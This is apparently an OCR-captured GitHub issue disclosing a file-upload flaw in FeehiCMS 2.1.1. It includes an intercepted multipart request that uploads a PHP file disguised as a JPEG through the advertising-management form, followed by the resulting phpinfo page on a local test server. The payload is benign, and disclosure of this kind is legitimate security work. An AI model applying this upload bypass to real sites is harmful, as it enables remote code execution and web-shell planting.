liufee / cms Public

Code Issues 9 Pull requests Actions Projects Security ···

New issue


Jump to bottom

File upload command execution at advertising management #62

Open **TianT1209** opened this issue on Jun 28 · 0 comments

TianT1209 commented on Jun 28

This is the base information of the website. It is obviously the latest version of the feehi cms. And in the advertising management of feehi cms v2.1.1, you can upload PHP file by changing the image suffix to PHP, resulting in command execution.



文章 月

23 总共 0.00%

评论 今天


2599 总共 0.00%

通知

New FeehiCMS 2.1.1版发布	2020-08-18 08:59:04
FeehiCMS 2.1.0版发布	2020-05-15 09:22:57
FeehiCMS 2.1.0-beta2版发布	2020-04-14 11:06:33
FeehiCMS 2.1.0-beta版发布	2020-03-12 22:28:34
FeehiCMS 2.0.8.1-hotfix版发布	2019-12-26 10:25:17


环境

- **Feehi CMS**: 2.1.1
- **Web Server**: WINNT Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
- **数据库信息**: mysql 5.5.53
- **文件上传限制**: 2M



脚本超时限制: 30s


PHP执行方式: apache2handler




127.0.0.1/admin/

广告 / 编辑广告

* 标识	sidebar_right_2
* 描述	网站右侧广告位2
* 广告类型	image
广告	phpinfo.jpg
跳转链接	
广告描述	最好的运动手表


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:80
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw \n Actions

```
POST /admin/index.php?r=ad%2Fupdate&id=27 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------213343054718263226994245967043
Content-Length: 1840
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/admin/index.php?r=ad%2Fupdate&id=27
Cookie: BACKEND_FEEHICMS=hcgbjt2b6kgf5a4vj6tc2drha5; _csrf_backend=
a8871e16c3ac849e3556350b0dae04fc9cba30855843222596b3528c9a201e21a%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf_backend%22%3Bi%3A1%3Bs%3A32%3A%22BoudhPzXDDaXJlE5MhdIXl1XKHInFj
B%7D; PHPSESSID=3j401jfnbj1v9gpmudfta32i43; _csrf=
59129119b6d106ec658a34a390ff3ec1fe31c766c28bb4f4838c549b6d1bed06a%3A2%3A%7Bi%3A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%22Re9dfWc2CmnXGHhtUEIFfLAfYwSoDFEA%22%3B%
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="_csrf_backend"

sFgWyq9zwDLuEKo1uyWHzE16GZbGMUgwx4unwMKtggfyN2Ouxy06aqpUy23xScL5ABJ9355deWiMw-6uhMflZA==
-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="AdForm[name]"

sidebar_right_2
-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="AdForm[tips]"

□□□□□□□2
-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="AdForm[input_type]"

1
-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="AdForm[ad]"


-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="AdForm[ad]"; filename="phpinfo.php"
Content-Type: image/jpeg

<?php
 phpinfo();
?>
-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="AdForm[link]"


-----------------------------213343054718263226994245967043
Content-Disposition: form-data; name="AdForm[desc]"
```


127.0.0.1/admin/index.php?r=site%2Findex

[redacted]

发送部分功能的使用情况给我们，用于进一步优化火狐浏览器的易用性，您可以自由选择是否向我们分享数据。
选择您要分享的数据(C)
前台
刷新
帮助
首页
广告管理
广告
刷新
创建
查看

标识	sidebar_right_2
广告类型	image
描述	网站右侧广告位2
广告	
跳转链接	
广告描述	最好的运动手表


第1-2条，共2条数据.

调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序
过滤样式 :hov .cls
布局 计算值 更改
伪元素
此元素
弹性盒
选择一个弹性（Flex）容器或项
网格
此页面上没有使用 CSS 网格
盒模型
margin 0

```
<tr> ⋯ </tr>
<tr>
  <th>广告</th>
  <td>
    <img style="max-width: 200px;max-height: 150px" src=[redacted]/uploads/setting/ad/20220628150406_62baa7e6f2870.php">
  </td>
</tr>
<tr> ⋯ </tr>
<tr> ⋯ </tr>
```

```
元素 {                                  内联
  max-width: 200px;
  max-height: 150px;
}
img {                bootstrap.min14ed.css:5
  vertical-align: middle;
}
img {                bootstrap.min14ed.css:5
```

layui-layer-iframe1 > html > body.gray-bg > div.wrapper.wrapper-content > table#w0.table.table-striped.table-borde... > tbody > tr > td > img >



127.0.0.1/uploads/setting/ad/20220628150406_62baa7e6f2870.php

[redacted]

功能的使用情况给我们，用于进一步优化火狐浏览器的易用性，您可以自由选择是否向我们分享数据。

PHP Version 5.4.45

System	Windows NT LAPTOP-0OE3U3KL 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpStudy\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,TS,VC9
PHP Extension Build	API20100525,TS,VC9
Debug Build	no

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant